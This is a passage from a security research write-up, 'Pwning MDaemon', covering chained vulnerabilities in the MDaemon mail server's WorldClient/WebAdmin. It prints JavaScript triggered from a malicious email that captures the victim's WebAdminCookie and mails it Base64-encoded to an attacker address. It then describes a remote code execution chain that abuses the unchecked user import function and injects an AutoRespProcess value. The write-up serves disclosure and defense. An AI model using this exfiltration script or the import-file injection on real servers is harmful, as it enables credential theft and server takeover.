
cookie.js

```
249  //---------- Access WebAdmin----------
250  var webadminResponse1 = makeRequest("GET", "/WorldClient.dll?", "Session=" + sessionID +
     "&View=WebAdmin", false);
251
252  var webAdminCookie = webadminResponse1.indexOf('WebAdminCookie');
253  if (webAdminCookie != -1)
254  {
255      //search from the position of WebAdminCookie forward to locate its "value" field
256      var firstValue = webadminResponse1.indexOf( 'VALUE=', webAdminCookie);
257      if (firstValue != -1)
258      {
259          var firstQuote = firstValue + 6;
260          var secondQuote = webadminResponse1.indexOf( '\"', firstQuote + 1);
261          if (secondQuote != -1)
262          {
263              randomString = webadminResponse1.slice(firstQuote + 1,secondQuote);
264              //---------- Send WebCookie encoded auth string via Email ----------
265              var encodedAuth = encode64(randomString);
266              var sendEmailWebCookieAuth = makeRequest("POST", "/WorldClient.dll?Session=" +
     sessionID +
     "&ReturnJavaScript=1&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes",
     "ComposeUser=" + userEmail +
     "&ComposeID=&From=0&To=goofy%40ac1dc0de.com&CC=&BCC=&Subject=WebAdminCookie&SpellLanguage=en&
     Body=" + encodedAuth  + "&BodyHTML=%3Cdiv%3E" + encodedAuth  + "%3C%2Fdiv%3E", false);
267          }
```

JavaScript file | nb char : 10164 | Ln : 270 Col : 1 Sel : 0 | Dos\Windows | ANSI | INS


The JavaScript code issues a request to access the WebAdmin application as the victim and captures the generated response. It then extracts the *WebAdminCookie* value (encoded authentication string) and sends it via email to Goofy (the attacker).

Pwning MDaemon



Mickey, by clicking on Goofy's malicious email, triggers the execution of the JavaScript code.

Pwning MDaemon



Goofy receives an email from Mickey that contains the encoded authentication string in Base64 encoded format.

Pwning MDaemon

Source data from the Base64 string:

```
vaqf6Fuz3f6Ef8qdEnuKaE/tfbicZBHJOTx0q9eTkIPCnvequ9fSp7qmHHL1b6JJ6rSDwEJCTm
NGOAw2VJpglhCr147rTeL2
```


Type (or copy-paste) some text to a textbox bellow. The text can be Base64 string to decode or any string to encode to a Base64.

```
dmFxZjZGdXozZjZFZjhxZEVudUthRS90ZmJpY1pCSEpPVHgwcTllVGtJUENudmVxdTlmU3A3cW
1ISEwxYjZKSjZyU0R3RUpDVG1OR09BdzJWSnBnbGhDcjE0N3JUZUwy
```

or select a file to convert to a Base64 string.

Browse... Convert the source data

The Base64 encoded string is decoded into its original value.



The encoded authentication string (Base64 decoded string) is then decoded into its cleartext value, which reveals the login credentials of the victim user.


Vulnerability 3 – Remote Code Execution

With the user's login name and password in hand we can proceed to attack WebAdmin and attempt to gain Remote Code Execution on the mail server. The way to achieve this is by exploiting an administrative function which is inadequately secured and hence accessible by regular users. Administrative functions in WebAdmin are normally protected by controls and checks contained within the specific page they exist. However, one of them, the *Remote User Import* function which is used for creating bulk user accounts with the use of an import file, is not. The problem is that WebAdmin does not verify that the user accessing the Remote User Import function (*user_import.wdm*) is an administrator.

Hence, we can use this file to create new user accounts or modify existing ones in the MDaemon system. We should mention here that any changes made to an administrator account automatically downgrade it to a regular user.

In addition to the above, the user import file contains an *AutoRespProcess* field in which we can specify a program/executable file to be run upon receipt of an email. This functionality is called Autoresponder Program and is supposed to be used by employees that will be out of the office for a few days and won't be able to reply to any of the emails they receive. On the other hand, there are built-in security controls that restrict use of the Autoresponder Program functionality to administrator accounts only and hence, even if we manage to set it up in the user import file, the function will be disabled because -as we mentioned before- all accounts created/modified using the user import file become regular users. It should be mentioned that normal users cannot specify an executable when configuring their Autoresponder through the WebAdmin interface. They are only allowed to write the content/body of the Autoresponder/Out-of-office reply email.

Pwning MDaemon




This is the Autoresponder configuration screen for the *admin* account.

This part of the configuration screen is accessible to normal users. Hence they can enable the functionality and define the Autoresponder text message.

This part of the configuration screen is accessible only to administrators. Hence they are the only ones who can setup a program to be executed upon receipt of an email message.

Pwning MDaemon

If we open the A*utoResp.dat* file we can observe the structure of the file and a number of configuration fields/parameters that are part of the Autoresponder program processing functionality. The image below shows the *AutoResp.dat* settings of a normal user.



Mickey enabled the Autoresponder function and also defined an Out-of-Office message, which was saved in his personal *.rsp* file.


From the contents of the *AutoResp.dat* file, we can safely deduce that *Enabled=Yes* means that Autoresponder functionality has been activated.

	A	B	C	D	E	F	Y	Z	AA
1	Email	MailBox	Domain	FullName	MailDir	Password	..snip..	AutoRespScript	AutoRespProcess
2	goofy@ac1dc0de.com	goofy	ac1dc0de.com	goofy	C:\MDAEMON\Us	A1234b!			c:\windows\notepad.exe

These are the contents of a user import file. Among the fields that are displayed, there is one named *AutoRespProcess* whose value can point to an executable file. This is the one we want to take advantage of.

Pwning MDaemon


As we have already mentioned, a normal user cannot setup an Autoresponder program/executable through WebAdmin's web interface, but can do so through the user import functionality. By using the user import functionality though, the Autoresponder is automatically turned off. During our initial tests we couldn't turn on the Autoresponder Program for our own user account but we managed to create (using our user account) all the required fields in *AutoResp.dat* -including setting the "*Enabled*" field to "*Yes*"- for a different user.




These are the contents we want the *AutoResp.dat* file to contain. Lines 1, 2 and the *"RunProcess="* part from line 3, are automatically inserted by the application as soon as we setup the Autoresponder functionality using a user import file. Notice that in line 2 the Enabled parameter is set to No and therefore Autoresponder is disabled for Goofy.

But if we try and insert the rest of the text (line 3 to line 8) as part of the *RunProcess* parameter we could enable the Autoresponder functionality for user Pluto and cause the server to execute the specified program through Pluto's account.

Pwning MDaemon



This is the file we will import into the application in order to modify the *AutoResp.dat* file in a way that will provide us with Remote Code Execution. Lines 4 till 8 –up to the *"PassMessage=No"* string-, are the contents of the *AutoRespProcess* field and will be inserted into the *AutoResp.dat* file. In addition to the above, at the end of Line 3 there is the string *"C\windows\notepad.exe"* which is not shown in the screenshot but is also part of the *AutoRespProcess* field and will eventually end up in the *AutoResp.dat* file.

